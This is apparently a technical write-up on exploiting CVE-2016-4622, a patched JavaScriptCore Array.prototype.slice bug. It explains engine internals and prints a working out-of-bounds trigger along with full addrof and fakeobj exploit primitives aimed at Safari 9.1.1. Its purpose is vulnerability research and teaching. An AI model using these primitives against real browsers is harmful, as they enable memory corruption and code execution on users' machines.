The vulnerability in question is CVE-2016-4622 and was discovered by yours truly in early 2016, then reported as ZDI-16-485 [1]. It allows an attacker to leak addresses as well as inject fake JavaScript objects into the engine. Combining these primitives will result in remote code execution inside the renderer process. The bug was fixed in 650552a. Code snippets in this article were taken from commit 320b1fc, which was the last vulnerable revision. The vulnerability was introduced approximately one year earlier with commit 2fa4973. All exploit code was tested on Safari 9.1.1.

The exploitation of said vulnerability requires knowledge of various engine internals, which are, however, also quite interesting by themselves. As

such various pieces that are part of a modern JavaScript engine will be discussed along the way. We will focus on the implementation of JavaScriptCore, but the concepts will generally be applicable to other engines as well.

Prior knowledge of the JavaScript language will, for the most part, not be required.

--[1 - JavaScript engine overview

On a high level, a JavaScript engine contains

* a compiler infrastructure, typically including at least one just-in-time (JIT) compiler
* a virtual machine that operates on JavaScript values
* a runtime that provides a set of builtin objects and functions

We will not be concerned about the inner workings of the compiler infrastructure too much as they are mostly irrelevant to this specific bug. For our purposes it suffices to treat the compiler as a black box which emits bytecode (and potentially native code in the case of a JIT compiler) from the given source code.

----[1.1 - The VM, Values, and NaN-boxing

The virtual machine (VM) typically contains an interpreter which can directly execute the emitted bytecode. The VM is often implemented as stack-based machines (in contrast to register-based machines) and thus operate around a stack of values. The implementation of a specific opcode handler might then look something like this:

```
CASE(JSOP_ADD)
{
    MutableHandleValue lval = REGS.stackHandleAt(-2);
    MutableHandleValue rval = REGS.stackHandleAt(-1);
    MutableHandleValue res = REGS.stackHandleAt(-2);
    if (!AddOperation(cx, lval, rval, res))
        goto error;
    REGS.sp--;
}
END_CASE(JSOP_ADD)
```

Note that this example is actually taken from Firefox' Spidermonkey engine as JavaScriptCore (from here on abbreviated as JSC) uses an interpreter that is written in a form of assembly language and thus not quite as straightforward as the above example. The interested reader can however find the implementation of JSC's low-level interpreter (llint) in LowLevelInterpreter64.asm.

Often the first stage JIT compiler (sometimes called baseline JIT) takes care of removing some of the dispatching overhead of the interpreter while higher stage JIT compilers perform sophisticated optimizations, similar to the ahead-of-time compilers we are used to. Optimizing JIT compilers are typically speculative, meaning they will perform optimizations based on some speculation, e.g. 'this variable will always contain a number'. Should the speculation ever turn out to be incorrect, the code will usually bail out to one of the lower tiers. For more information about the different execution modes the reader is referred to [2] and [3].

JavaScript is a dynamically typed language. As such, type information is associated with the (runtime) values rather than (compile-time) variables. The JavaScript type system [4] defines primitive types (number, string, boolean, null, undefined, symbol) and objects (including arrays and functions). In particular, there is no concept of classes in the JavaScript language as is present in other languages. Instead, JavaScript uses what is called "prototype-based-inheritance", where each objects has a (possibly

null) reference to a prototype object whose properties it incorporates. The interested reader is referred to the JavaScript specification [5] for more information.

All major JavaScript engines represent a value with no more than 8 bytes for performance reasons (fast copying, fits into a register on 64-bit architectures). Some engines like Google's v8 use tagged pointers to represent values. Here the least significant bits indicate whether the value is a pointer or some form of immediate value. JavaScriptCore (JSC) and Spidermonkey in Firefox on the other hand use a concept called NaN-boxing. NaN-boxing makes use of the fact that there exist multiple bit patterns which all represent NaN, so other values can be encoded in these. Specifically, every IEEE 754 floating point value with all exponent bits set, but a fraction not equal to zero represents NaN. For double precision values [6] this leaves us with 2^51 different bit patterns (ignoring the sign bit and setting the first fraction bit to one so nullptr can still be represented). That's enough to encode both 32-bit integers and pointers, since even on 64-bit platforms only 48 bits are currently used for addressing.

The scheme used by JSC is nicely explained in JSCJSValue.h, which the reader is encouraged to read. The relevant part is quoted below as it will be important later on:

```
    * The top 16-bits denote the type of the encoded JSValue:
    *
    *     Pointer {  0000:PPPP:PPPP:PPPP
    *             / 0001:****:****:****
    *     Double  {         ...
    *             \ FFFE:****:****:****
    *     Integer {  FFFF:0000:IIII:IIII
    *
    * The scheme we have implemented encodes double precision values by
    * performing a 64-bit integer addition of the value 2^48 to the number.
    * After this manipulation no encoded double-precision value will begin
    * with the pattern 0x0000 or 0xFFFF. Values must be decoded by
    * reversing this operation before subsequent floating point operations
    * may be performed.
    *
    * 32-bit signed integers are marked with the 16-bit tag 0xFFFF.
    *
    * The tag 0x0000 denotes a pointer, or another form of tagged
    * immediate. Boolean, null and undefined values are represented by
    * specific, invalid pointer values:
    *
    *     False:     0x06
    *     True:      0x07
    *     Undefined: 0x0a
    *     Null:      0x02
    *
```

Interestingly, 0x0 is not a valid JSValue and will lead to a crash inside the engine.


----[1.2 - Objects and Arrays

Objects in JavaScript are essentially collections of properties which are stored as (key, value) pairs. Properties can be accessed either with the dot operator (foo.bar) or through square brackets (foo['bar']). At least in theory, values used as keys are converted to strings before performing the lookup.

Arrays are described by the specification as special ("exotic") objects whose properties are also called elements if the property name can be represented by a 32-bit integer [7]. Most engines today extend this notion to all objects. An array then becomes an object with a special 'length' property whose value is always equal to the index of the highest element plus one. The net result of all this is that every object has both properties, accessed through a string or symbol key, and elements, accessed

through integer indices.

Internally, JSC stores both properties and elements in the same memory region and stores a pointer to that region in the object itself. This pointer points to the middle of the region, properties are stored to the left of it (lower addresses) and elements to the right of it. There is also a small header located just before the pointed to address that contains the length of the element vector. This concept is called a "Butterfly" since the values expand to the left and right, similar to the wings of a butterfly. Presumably. In the following, we will refer to both the pointer and the memory region as "Butterfly". In case it is not obvious from the context, the specific meaning will be noted.



Although typical, elements do not have to be stored linearly in memory. In particular, code such as

```
a = [];
a[0] = 42;
a[10000] = 42;
```

will likely lead to an array stored in some kind of sparse mode, which performs an additional mapping step from the given index to an index into the backing storage. That way this array does not require 10001 value slots. Besides the different array storage models, arrays can also store their data using different representations. For example, an array of 32-bit integers could be stored in native form to avoid the (NaN-)unboxing and reboxing process during most operations and save some memory. As such, JSC defines a set of different indexing types which can be found in IndexingType.h. The most important ones are:

```
ArrayWithInt32      = IsArray | Int32Shape;
ArrayWithDouble     = IsArray | DoubleShape;
ArrayWithContiguous = IsArray | ContiguousShape;
```

Here, the last type stores JSValues while the former two store their native types.

At this point the reader probably wonders how a property lookup is performed in this model. We will dive into this extensively later on, but the short version is that a special meta-object, called a "structure" in JSC, is associated with every object which provides a mapping from property names to slot numbers.

----[1.3 - Functions

Functions are quite important in the JavaScript language. As such they deserve some discussion on their own.

When executing a function's body, two special variables become available. One of them, 'arguments' provides access to the arguments (and caller) of the function, thus enabling the creation of function with a variable number of arguments. The other, 'this', refers to different objects depending on the invocation of the function:

* If the function was called as a constructor (using 'new func()'), then 'this' points to the newly created object. Its prototype has already been set to the .prototype property of the function object, which is set to a new object during function definition.

* If the function was called as a method of some object (using 'obj.func()'), then 'this' will point to the reference object.

* Else 'this' simply points to the current global object, as it does outside of a function as well.

Since functions are first class objects in JavaScript they too can have properties. We've already seen the .prototype property above. Two other quite interesting properties of each function (actually of the function prototype) are the .call and .apply functions, which allow calling the function with a given 'this' object and arguments. This can for example be used to implement decorator functionality:

```
function decorate(func) {
    return function() {
        for (var i = 0; i < arguments.length; i++) {
            // do something with arguments[i]
        }
        return func.apply(this, arguments);
    };
}
```

This also has some implications on the implementation of JavaScript functions inside the engine as they cannot make any assumptions about the value of the reference object which they are called with, as it can be set to arbitrary values from script. Thus, all internal JavaScript functions will need to check the type of not only their arguments but also of the this object.

Internally, the built-in functions and methods [8] are usually implemented in one of two ways: as native functions in C++ or in JavaScript itself. Let's look at a simple example of a native function in JSC: the implementation of Math.pow():

```
EncodedJSValue JSC_HOST_CALL mathProtoFuncPow(ExecState* exec)
{
    // ECMA 15.8.2.1.13

    double arg = exec->argument(0).toNumber(exec);
    double arg2 = exec->argument(1).toNumber(exec);

    return JSValue::encode(JSValue(operationMathPow(arg, arg2)));
}
```

We can see:

1. The signature for native JavaScript functions

2. How arguments are extracted using the argument method (which returns the undefined value if not enough arguments were provided)

3. How arguments are converted to their required type. There is a set of conversion rules governing the conversion of e.g. arrays to numbers which toNumber will make use of. More on these later.

4. How the actual operation is performed on the native data type

5. How the result is returned to the caller. In this case simply by encoding the resulting native number into a value.

There is another pattern visible here: the core implementation of various operations (in this case operationMathPow) are moved into separate functions so they can be called directly from JIT compiled code.

--[2 - The bug

The bug in question lies in the implementation of Array.prototype.slice [9]. The native function arrayProtoFuncSlice, located in

ArrayPrototype.cpp, is invoked whenever the slice method is called in JavaScript:

```
var a = [1, 2, 3, 4];
var s = a.slice(1, 3);
// s now contains [2, 3]
```

The implementation is given below with minor reformatting, some omissions for readability, and markers for the explanation below. The full implementation can be found online as well [10].

```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
  /* [[ 1 ]] */
  JSObject* thisObj = exec->thisValue()
                      .toThis(exec, StrictMode)
                      .toObject(exec);
  if (!thisObj)
    return JSValue::encode(JSValue());

  /* [[ 2 ]] */
  unsigned length = getLength(exec, thisObj);
  if (exec->hadException())
    return JSValue::encode(jsUndefined());

  /* [[ 3 ]] */
  unsigned begin = argumentClampedIndexFromStartOrEnd(exec, 0, length);
  unsigned end =
      argumentClampedIndexFromStartOrEnd(exec, 1, length, length);

  /* [[ 4 ]] */
  std::pair<SpeciesConstructResult, JSObject*> speciesResult =
    speciesConstructArray(exec, thisObj, end - begin);
  // We can only get an exception if we call some user function.
  if (UNLIKELY(speciesResult.first ==
  SpeciesConstructResult::Exception))
    return JSValue::encode(jsUndefined());

  /* [[ 5 ]] */
  if (LIKELY(speciesResult.first == SpeciesConstructResult::FastPath &&
        isJSArray(thisObj))) {
    if (JSArray* result =
            asArray(thisObj)->fastSlice(*exec, begin, end - begin))
      return JSValue::encode(result);
  }

  JSObject* result;
  if (speciesResult.first == SpeciesConstructResult::CreatedObject)
    result = speciesResult.second;
  else
    result = constructEmptyArray(exec, nullptr, end - begin);

  unsigned n = 0;
  for (unsigned k = begin; k < end; k++, n++) {
    JSValue v = getProperty(exec, thisObj, k);
    if (exec->hadException())
      return JSValue::encode(jsUndefined());
    if (v)
      result->putDirectIndex(exec, n, v);
  }
  setLength(exec, result, n);
  return JSValue::encode(result);
}
```

The code essentially does the following:

1. Obtain the reference object for the method call (this will be the array object)

2. Retrieve the length of the array

3. Convert the arguments (start and end index) into native integer types and clamp them to the range [0, length)

4. Check if a species constructor [11] should be used

5. Perform the slicing

The last step is done in one of two ways: if the array is a native array with dense storage, 'fastSlice' will be used which just memcpy's the values into the new array using the given index and length. If the fast path is not possible, a simple loop is used to fetch each element and add it to the new array. Note that, in contrast to the property accessors used on the slow path, fastSlice does not perform any additional bounds checking... ;)

Looking at the code, it is easy to assume that the variables 'begin' and `end` would be smaller than the size of the array after they had been converted to native integers. However, we can violate that assumption by (ab)using the JavaScript type conversion rules.

----[2.2 - About JavaScript conversion rules

JavaScript is inherently weakly typed, meaning it will happily convert values of different types into the type that it currently requires. Consider Math.abs(), which returns the absolute value of the argument. All of the following are "valid" invocations, meaning they won't raise an exception:

```
Math.abs(-42);      // argument is a number
// 42
Math.abs("-42");    // argument is a string
// 42
Math.abs([]);       // argument is an empty array
// 0
Math.abs(true);     // argument is a boolean
// 1
Math.abs({});       // argument is an object
// NaN
```

In contrast, strongly-typed languages such as python will usually raise an exception (or, in case of statically-typed languages, issue a compiler error) if e.g. a string is passed to abs().

The conversion rules for numeric types are described in [12]. The rules governing the conversion from object types to numbers (and primitive types in general) are especially interesting. In particular, if the object has a callable property named "valueOf", this method will be called and the return value used if it is a primitive value. And thus:

```
Math.abs({valueOf: function() { return -42; }});
// 42
```

----[2.3 - Exploiting with "valueOf"

In the case of `arrayProtoFuncSlice` the conversion to a primitive type is performed in argumentClampedIndexFromStartOrEnd. This method also clamps the arguments to the range [0, length):

```
JSValue value = exec->argument(argument);
if (value.isUndefined())
    return undefinedValue;

double indexDouble = value.toInteger(exec);  // Conversion happens here
if (indexDouble < 0) {
    indexDouble += length;
    return indexDouble < 0 ? 0 : static_cast<unsigned>(indexDouble);
}
return indexDouble > length ? length :
```

```
                                    static_cast<unsigned>(indexDouble);
```

Now, if we modify the length of the array inside a valueOf function of one of the arguments, then the implementation of slice will continue to use the previous length, resulting in an out-of-bounds access during the memcpy.

Before doing this however, we have to make sure that the element storage is actually resized if we shrink the array. For that let's have a quick look at the implementation of the .length setter. From JSArray::setLength:

```
    unsigned lengthToClear = butterfly->publicLength() - newLength;
    unsigned costToAllocateNewButterfly = 64; // a heuristic.
    if (lengthToClear > newLength &&
        lengthToClear > costToAllocateNewButterfly) {
        reallocateAndShrinkButterfly(exec->vm(), newLength);
        return true;
    }
```

This code implements a simple heuristic to avoid relocating the array too often. To force a relocation of our array we will thus need the new size to be much less then the old size. Resizing from e.g. 100 elements to 0 will do the trick.

With that, here's how we can exploit Array.prototype.slice:

```
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push(i + 0.123);

    var b = a.slice(0, {valueOf: function() { a.length = 0; return 10; }});
    // b = [0.123,1.123,2.12199579146e-313,0,0,0,0,0,0,0]
```

The correct output would have been an array of size 10 filled with 'undefined' values since the array has been cleared prior to the slice operation. However, we can see some float values in the array. Seems like we've read some stuff past the end of the array elements :)

----[2.4 - Reflecting on the bug

This particular programming mistake is not new and has been exploited for a while now [13, 14, 15]. The core problem here is (mutable) state that is "cached" in a stack frame (in this case the length of the array object) in combination with various callback mechanisms that can execute user supplied code further down in the call stack (in this case the "valueOf" method). With this setting it is quite easy to make false assumptions about the state of the engine throughout a function. The same kind of problem appears in the DOM as well due to the various event callbacks.

--[3 - The JavaScriptCore heaps

At this point we've read data past our array but don't quite know what we are accessing there. To understand this, some background knowledge about the JSC heap allocators is required.

----[3.1 - Garbage collector basics

JavaScript is a garbage collected language, meaning the programmer does not need to care about memory management. Instead, the garbage collector will collect unreachable objects from time to time.

One approach to garbage collection is reference counting, which is used extensively in many applications. However, as of today, all major JavaScript engines instead use a mark and sweep algorithm. Here the collector regularly scans all alive objects, starting from a set of root nodes, and afterwards frees all dead objects. The root nodes are usually pointers located on the stack as well as global objects like the 'window' object in a web browser context.

There are various distinctions between garbage collection systems. We will now discuss some key properties of garbage collection systems which should help the reader understand some of the related code. Readers familiar with the subject are free to skip to the end of this section.

First off, JSC uses a conservative garbage collector [16]. In essence, this means that the GC does not keep track of the root nodes itself. Instead, during GC it will scan the stack for any value that could be a pointer into the heap and treats those as root nodes. In contrast, e.g. Spidermonkey uses a precise garbage collector and thus needs to wrap all references to heap objects on the stack inside a pointer class (Rooted<>) that takes care of registering the object with the garbage collector.

Next, JSC uses an incremental garbage collector. This kind of garbage collector performs the marking in several steps and allows the application to run in between, reducing GC latency. However, this requires some additional effort to work correctly. Consider the following case:

* the GC runs and visits some object O and all its referenced objects. It marks them as visited and later pauses so the application can run again.

* O is modified and a new reference to another Object P is added to it.

* Then the GC runs again but it doesn't know about P. It finishes the marking phase and frees the memory of P.

To avoid this scenario, so called write barriers are inserted into the engine. These take care of notifying the garbage collector in such a scenario. These barriers are implemented in JSC with the WriteBarrier<> and CopyBarrier<> classes.

Last, JSC uses both, a moving and a non-moving garbage collector. A moving garbage collector moves live objects to a different location and updates all pointers to these objects. This optimizes for the case of many dead objects since there is no runtime overhead for these: instead of adding them to a free list, the whole memory region is simply declared free. JSC stores the JavaScript objects itself, together with a few other objects, inside a non-moving heap, the marked space, while storing the butterflies and other arrays inside a moving heap, the copied space.

----[3.2 - Marked space

The marked space is a collection of memory blocks that keep track of the allocated cells. In JSC, every object allocated in marked space must inherit from the JSCell class and thus starts with an eight byte header, which, among other fields, contains the current cell state as used by the GC. This field is used by the collector to keep track of the cells that it has already visited.

There is another thing worth mentioning about the marked space: JSC stores a MarkedBlock instance at the beginning of each marked block:

```
inline MarkedBlock* MarkedBlock::blockFor(const void* p)
{
    return reinterpret_cast<MarkedBlock*>(
                reinterpret_cast<Bits>(p) & blockMask);
}
```

This instance contains among other things a pointers to the owning Heap and VM instance which allows the engine to obtain these if they are not available in the current context. This makes it more difficult to set up fake objects, as a valid MarkedBlock instance might be required when performing certain operations. It is thus desirable to create fake objects inside a valid marked block if possible.

----[3.3 - Copied space

The copied space stores memory buffers that are associated with some object inside the marked space. These are mostly butterflies, but the contents of typed arrays may also be located here. As such, our out-of-bounds access happens in this memory region.

The copied space allocator is very simple:

```
CheckedBoolean CopiedAllocator::tryAllocate(size_t bytes, void** out)
{
  ASSERT(is8ByteAligned(reinterpret_cast<void*>(bytes)));

  size_t currentRemaining = m_currentRemaining;
  if (bytes > currentRemaining)
    return false;
  currentRemaining -= bytes;
  m_currentRemaining = currentRemaining;
  *out = m_currentPayloadEnd - currentRemaining - bytes;

  ASSERT(is8ByteAligned(*out));

  return true;
}
```

This is essentially a bump allocator: it will simply return the next N bytes of memory in the current block until the block is completely used. Thus, it is almost guaranteed that two following allocations will be placed adjacent to each other in memory (the edge case being that the first fills up the current block).

This is good news for us. If we allocate two arrays with one element each, then the two butterflies will be next to each other in virtually every case.

--[4 - Building exploit primitives

While the bug in question looks like an out-of-bound read at first, it is actually a more powerful primitive as it lets us "inject" JSValues of our choosing into the newly created JavaScript arrays, and thus into the engine.

We will now construct two exploit primitives from the given bug, allowing us to

1. leak the address of an arbitrary JavaScript object and

2. inject a fake JavaScript Object into the engine.

We will call these primitives ’addrof’ and ’fakeobj’.

----[4.1 Prerequisites: Int64

As we’ve previously seen, our exploit primitive currently returns floating point values instead of integers. In fact, at least in theory, all numbers in JavaScript are 64-bit floating point numbers [17]. In reality, as already mentioned, most engines have a dedicated 32-bit integer type for performance reasons, but convert to floating point values when necessary (i.e. on overflow). It is thus not possible to represent arbitrary 64-bit integers (and in particular addresses) with primitive numbers in JavaScript.

As such, a helper module had to be built which allowed storing 64-bit integer instances. It supports

* Initialization of Int64 instances from different argument types: strings, numbers and byte arrays.

* Assigning the result of addition and subtraction to an existing

instance through the assignXXX methods. Using these methods avoids further heap allocations which might be desirable at times.

* Creating new instances that store the result of an addition or subtraction through the Add and Sub functions.

* Converting between doubles, JSValues and Int64 instances such that the underlying bit pattern stays the same.

The last point deserves further discussing. As we've seen above, we obtain a double whose underlying memory interpreted as native integer is our desired address. We thus need to convert between native doubles and our integers such that the underlying bits stay the same. asDouble() can be thought of as running the following C code:

```
double asDouble(uint64_t num)
{
    return *(double*)&num;
}
```

The asJSValue method further respects the NaN-boxing procedure and produces a JSValue with the given bit pattern. The interested reader is referred to the int64.js file inside the attached source code archive for more details.

With this out of the way let us get back to building our two exploit primitives.

----[4.2 addrof and fakeobj

Both primitives rely on the fact that JSC stores arrays of doubles in native representation as opposed to the NaN-boxed representation. This essentially allows us to write native doubles (indexing type ArrayWithDoubles) but have the engine treat them as JSValues (indexing type ArrayWithContiguous) and vice versa.

So, here are the steps required for exploiting the address leak:

1. Create an array of doubles. This will be stored internally as IndexingType ArrayWithDouble

2. Set up an object with a custom valueOf function which will

    2.1 shrink the previously created array

    2.2 allocate a new array containing just the object whose address we wish to know. This array will (most likely) be placed right behind the new butterfly since it's located in copied space

    2.3 return a value larger than the new size of the array to trigger the bug

3. Call slice() on the target array the object from step 2 as one of the arguments

We will now find the desired address in the form of a 64-bit floating point value inside the array. This works because slice() preserves the indexing type. Our new array will thus treat the data as native doubles as well, allowing us to leak arbitrary JSValue instances, and thus pointers.

The fakeobj primitive works essentially the other way around. Here we inject native doubles into an array of JSValues, allowing us to create JSObject pointers:

1. Create an array of objects. This will be stored internally as IndexingType ArrayWithContiguous

2. Set up an object with a custom valueOf function which will

2.1 shrink the previously created array

2.2 allocate a new array containing just a double whose bit pattern matches the address of the JSObject we wish to inject. The double will be stored in native form since the array's IndexingType will be ArrayWithDouble

2.3 return a value larger than the new size of the array to trigger the bug

3. Call slice() on the target array the object from step 2 as one of the arguments

For completeness, the implementation of both primitives is printed below.

```
function addrof(object) {
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push(i + 0.1337);   // Array must be of type ArrayWithDoubles

    var hax = {valueOf: function() {
        a.length = 0;
        a = [object];
        return 4;
    }};

    var b = a.slice(0, hax);
    return Int64.fromDouble(b[3]);
}

function fakeobj(addr) {
    var a = [];
    for (var i = 0; i < 100; i++)
        a.push({});     // Array must be of type ArrayWithContiguous

    addr = addr.asDouble();
    var hax = {valueOf: function() {
        a.length = 0;
        a = [addr];
        return 4;
    }};

    return a.slice(0, hax)[3];
}
```

----[4.3 - Plan of exploitation

From here on our goal will be to obtain an arbitrary memory read/write primitive through a fake JavaScript object. We are faced with the following questions:

Q1. What kind of object do we want to fake?

Q2. How do we fake such an object?

Q3. Where do we place the faked object so that we know its address?

For a while now, JavaScript engines have supported typed arrays [18], an efficient and highly optimizable storage for raw binary data. These turn out to be good candidates for our fake object as they are mutable (in contrast to JavaScript strings) and thus controlling their data pointer yields an arbitrary read/write primitive usable from script. Ultimately our goal will now be to fake a Float64Array instance.

We will now turn to Q2 and Q3, which require another discussion of JSC internals, namely the JSObject system.

--[5 - Understanding the JSObject system

JavaScript objects are implemented in JSC by a combination of C++ classes. At the center lies the JSObject class which is itself a JSCell (and as such tracked by the garbage collector). There are various subclasses of JSObject that loosely resemble different JavaScript objects, such as Arrays (JSArray), Typed arrays (JSArrayBufferView), or Proxys (JSProxy).

We will now explore the different parts that make up JSObjects inside the JSC engine.

----[5.1 - Property storage

Properties are the most important aspect of JavaScript objects. We have already seen how properties are stored in the engine: the butterfly. But that is only half the truth. Besides the butterfly, JSObjects can also have inline storage (6 slots by default, but subject to runtime analysis), located right after the object in memory. This can result in a slight performance gain if no butterfly ever needs to be allocated for an object.

The inline storage is interesting for us since we can leak the address of an object, and thus know the address of its inline slots. These make up a good candidate to place our fake object in. As added bonus, going this way we also avoid any problem that might arise when placing an object outside of a marked block as previously discussed. This answers Q3.

Let's turn to Q2 now.

----[5.2 - JSObject internals

We will start with an example: suppose we run the following piece of JS code:

```
obj = {'a': 0x1337, 'b': false, 'c': 13.37, 'd': [1,2,3,4]};
```

This will result in the following object:

```
(lldb) x/6gx 0x10cd97c10
0x10cd97c10: 0x0100150000000136 0x0000000000000000
0x10cd97c20: 0xffff000000001337 0x0000000000000006
0x10cd97c30: 0x402bbd70a3d70a3d 0x000000010cdc7e10
```

The first quadword is the JSCell. The second one the Butterfly pointer, which is null since all properties are stored inline. Next are the inline JSValue slots for the four properties: an integer, false, a double, and a JSObject pointer. If we were to add more properties to the object, a butterfly would at some point be allocated to store these.

So what does a JSCell contain? JSCell.h reveals:

```
StructureID m_structureID;
    This is the most interesting one, we'll explore it further below.

IndexingType m_indexingType;
    We've already seen this before. It indicates the storage mode of
    the object's elements.

JSType m_type;
    Stores the type of this cell: string, symbol,function,
    plain object, ...

TypeInfo::InlineTypeFlags m_flags;
    Flags that aren't too important for our purposes. JSTypeInfo.h
    contains further information.

CellState m_cellState;
    We've also seen this before. It is used by the garbage collector
    during collection.
```

----[5.3 - About structures


JSC creates meta-objects which describe the structure, or layout, of a JavaScript object. These objects represent mappings from property names to indices into the inline storage or the butterfly (both are treated as JSValue arrays). In its most basic form, such a structure could be an array of <property name, slot index> pairs. It could also be implemented as a linked list or a hash map. Instead of storing a pointer to this structure in every JSCell instance, the developers instead decided to store a 32-bit index into a structure table to save some space for the other fields.

So what happens when a new property is added to an object? If this happens for the first time then a new Structure instance will be allocated, containing the previous slot indices for all exiting properties and an additional one for the new property. The property would then be stored at the corresponding index, possibly requiring a reallocation of the butterfly. To avoid repeating this process, the resulting Structure instance can be cached in the previous structure, in a data structure called "transiton table". The original structure might also be adjusted to allocate more inline or butterfly storage up front to avoid the reallocation. This mechanism ultimately makes structures reusable.

Time for an example. Suppose we have the following JavaScript code:

```
var o = { foo: 42 };
if (someCondition)
    o.bar = 43;
else
    o.baz = 44;
```

This would result in the creation of the following three Structure instances, here shown with the (arbitrary) property name to slot index mappings:



Whenever this piece of code was executed again, the correct structure for the created object would then be easy to find.

Essentially the same concept is used by all major engines today. V8 calls them maps or hidden classes [19] while Spidermonkey calls them Shapes.

This technique also makes speculative JIT compilers simpler. Assume the following function:

```
function foo(a) {
    return a.bar + 3;
}
```

Assume further that we have executed the above function a couple of times inside the interpreter and now decide to compile it to native code for better performance. How do we deal with the property lookup? We could simply jump out to the interpreter to perform the lookup, but that would be quite expensive. Assuming we've also traced the objects that were given to foo as arguments and found out they all used the same structure. We can now generate (pseudo-)assembly code like the following. Here r0 initially points to the argument object:

```
    mov r1, [r0 + #structure_id_offset];
    cmp r1, #structure_id;
    jne bailout_to_interpreter;
    mov r2, [r0 + #inline_property_offset];
```

This is just a few instructions slower than a property access in a native language such as C. Note that the structure ID and property offset are cached inside the code itself, thus the name for these kind of code constructs: inline caches.

Besides the property mappings, structures also store a reference to a ClassInfo instance. This instance contains the name of the class ("Float64Array", "HTMLParagraphElement", ...), which is also accessible from script via the following slight hack:


```
    Object.prototype.toString.call(object);
    // Might print "[object HTMLParagraphElement]"
```


However, the more important property of the ClassInfo is its MethodTable reference. A MethodTable contains a set of function pointers, similar to a vtable in C++. Most of the object related operations [20] as well as some garbage collection related tasks (visiting all referenced objects for example) are implemented through methods in the method table. To give an idea about how the method table is used, the following code snippet from JSArray.cpp is shown. This function is part of the MethodTable of the ClassInfo instance for JavaScript arrays and will be called whenever a property of such an instance is deleted [21] by script

```
    bool JSArray::deleteProperty(JSCell* cell, ExecState* exec,
                                 PropertyName propertyName)
    {
        JSArray* thisObject = jsCast<JSArray*>(cell);

        if (propertyName == exec->propertyNames().length)
            return false;

        return JSObject::deleteProperty(thisObject, exec, propertyName);
    }
```

As we can see, deleteProperty has a special case for the .length property of an array (which it won't delete), but otherwise forwards the request to the parent implementation.

The next diagram summarizes (and slightly simplifies) the relationships between the different C++ classes that together build up the JSC object system.





--[6 - Exploitation

Now that we know a bit more about the internals of the JSObject class, let's get back to creating our own Float64Array instance which will provide us with an arbitrary memory read/write primitive. Clearly, the most important part will be the structure ID in the JSCell header, as the associated structure instance is what makes our piece of memory "look like" a Float64Array to the engine. We thus need to know the ID of a Float64Array structure in the structure table.

----[6.1 - Predicting structure IDs

Unfortunately, structure IDs aren't necessarily static across different runs as they are allocated at runtime when required. Further, the IDs of structures created during engine startup are version dependent. As such we don't know the structure ID of a Float64Array instance and will need to determine it somehow.

